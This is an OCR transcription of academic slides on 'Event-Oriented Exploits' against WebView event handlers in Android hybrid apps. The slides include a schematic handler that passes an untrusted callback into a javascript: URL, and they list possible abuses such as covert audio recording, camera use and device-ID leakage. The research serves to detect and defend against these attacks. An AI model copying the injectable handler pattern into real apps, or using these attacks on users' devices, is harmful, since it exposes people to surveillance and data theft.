
Automated Generation of Event-Oriented Exploits in Android Hybrid Apps

Guangliang Yang, Jeff Huang, and Guofei Gu

*Secure Communication and Computer Systems Lab
Texas A&M University

In Android, the hybrid development approach is popular

- The use of the embedded browser, known as **"WebView"**
  - rendering web content and running JavaScript code without leaving apps (i.e., hybrid apps)
- Advantages
  - Easy to deploy
  - Re-using existing web code




Event Handler: A unique WebView feature

- Through the event handler feature, developers can handle/ web events.
  - Changing
    - drawing web
  - Supporting customized URL,
    - tel:800 -> making a call
- 94.2% apps use the event handler feature

Security Flaws!


Event Handler: A unique WebView feature

- Handling/Customizing web events via Event Handler




Event Handler: A unique WebView feature

- Handling/Customizing web events via Event Handler




Attacking Event Handlers

- **Potential Attack#1:** triggering an event handler with appropriate input



Attacking Event Handlers

- **Potential Attack#1:** triggering an event handler with appropriate input



Attacking Event Handlers

- **Potential Attack#1:** triggering an event handler with appropriate input

WebView


<a href = '***mmsdk://c1.c2?args=...&callback=...***'

Native

```
shouldOverrideUrlLoading(WebView view, String url) {
        …
        function1 ← hashmap(c1. c2)  Implicit Flow
        result = function1(args)
        loadUrl("javascript:" + callback + "( + result +
")");
}
```

Attacking Event Handlers


- **Potential Attack#1:** triggering an event handler with appropriate input



1. Recording audio
2. Using camera to take pictures
3. Leaking device ID
4. Attacking other apps using Intent
5. …


Attacking Event Handlers

- **Potential Attack#1:** triggering an event handler with appropriate input




Attacking Event Handlers

- **Potential Attack#1:** triggering an event handler with appropriate input




Attacking Event Handlers

- **Potential Attack#1:** triggering an event handler with appropriate input




Attacking Event Handlers

- **Potential Attack#1:** triggering an event handler with appropriate input



Attacking Event Handlers

- **Potential Attack#1:** triggering an event handler with appropriate input



Attacking Event Handlers

- **Potential Attack#1:** triggering an event handler with appropriate input

Attacking Event Handlers

- **Potential Attack#2:** Playing web events as **"gadgets"**
  - The target program state is S_t
  - State transitions: $[S_1 \rightarrow S_2 \rightarrow \ ... \ \rightarrow S_t]$
  - Web events triggering: $[E_1 \rightarrow E_2 \rightarrow \ ... \ \rightarrow E_t]$

Generalizing Attacks: **Event Oriented Exploits (EOE)**

Event Oriented Exploits

Detecting and verifying existing apps against EOE

Detecting and verifying apps against EOE

- Exiting techniques face significant challenges
  - Static analysis (AppIntent, IntelliDroid, TriggerScope, etc.)
    - False positives
      - lack of real data and context
    - False negatives
      - Java Reflection
      - Implicit flows

Detecting and verifying apps against EOE

- Recap …

WebView

<a href = '***mmsdk://c1.c2?args=...&callback=...***'

Native

```
shouldOverrideUrlLoading(WebView view, String url) {
    ...
    function1 ← hashmap(c1. c2)   Implicit Flow
    ...
}
```


Detec